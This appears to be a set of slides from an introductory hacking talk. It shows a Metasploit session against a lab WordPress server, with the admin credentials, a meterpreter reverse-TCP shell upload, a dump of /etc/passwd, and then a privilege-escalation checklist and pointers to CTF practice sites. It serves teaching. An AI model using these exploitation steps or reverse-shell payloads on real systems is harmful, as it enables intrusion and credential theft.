


```
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   PASSWORD                      yes       The WordPress password to authenticate with
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][.
..]
   RHOST      192.168.56.101     yes       The target address
   RPORT      80                 yes       The target port (TCP)
   SSL        false              no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /document_library  yes       The base path to the wordpress application
   USERNAME   admin              yes       The WordPress username to authenticate with
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf exploit(unix/webapp/wp_admin_shell_upload) > 
```



```
msf exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Authenticating with WordPress using admin:007sniper...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /document_library/wp-content/plugins/TQToUqjmGK/aEVHZSFYub.php...
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:56680) at 2018-10-18 11:36:38
+0300
[+] Deleted aEVHZSFYub.php
[+] Deleted TQToUqjmGK.php
[+] Deleted ../TQToUqjmGK

meterpreter > pwd
```

can you upload a webshell? /usr/share/webshells/php



```
meterpreter > shell
Process 22628 created.
Channel 2 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
pwn:x:1000:1000:Siemens Kublai-Khan:/home/pwn:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
pony:x:1001:1001::/home/pony:/bin/bash
```

Privilege escalation

- Check which user accounts exist
- check world readable files under the users' home directories
- find all SUID binaries
- Find all running processes
- Check open network services (in most cases more available locally than on the internets)
- Try to guess some passwords
- Find scripts / jobs / services running as root
- Always check sudo (some boxes have doas)
- Command history! bash, mysql

If you see anything suspicious, see if you can exploit it?!

hack hack!!

How to continue?

- Do some challs on root-me.org
- Do more challs on hackthebox.eu
- Pwn some boxes on these ones too
- Follow all the cool cyber news too
- Go to meetups and hacker cons, hacking is social and Finland is a club
- Don’t give up

thanks